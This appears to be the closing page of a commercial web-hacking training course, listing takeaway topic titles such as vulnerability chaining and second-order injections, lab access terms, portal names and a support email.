  https://blog.doyensec.com/2021/05/20/graphql-csrf.html

NotSoSecure part of claranet cyber security

Key takeaways

1: Attack Surface Enumeration

2: Out-of-Band Techniques

3: Vulnerability Chaining

4: Second Order Injections

5: Exploring Data Format

6: Exploiting Identifier Mapping

7: Exploring Application Context

8: Explore the Lab

Lab access

30-day lab access

- Lab will be periodically refreshed, generally on Monday
- Please send an email to whbbtraining@notsosecure.com for any lab related queries

Portal Access

Portal Access Revoked

- Mdbook Portal (whbb1.nss.training)
- Progress Portal (whbb1.tracker.training)
- MS Teams (General and Private Support Channel)

Thank you

whbbtraining@notsosecure.com

NotSoSecure part of claranet cyber security

NotSoSecure part of

claranet cyber security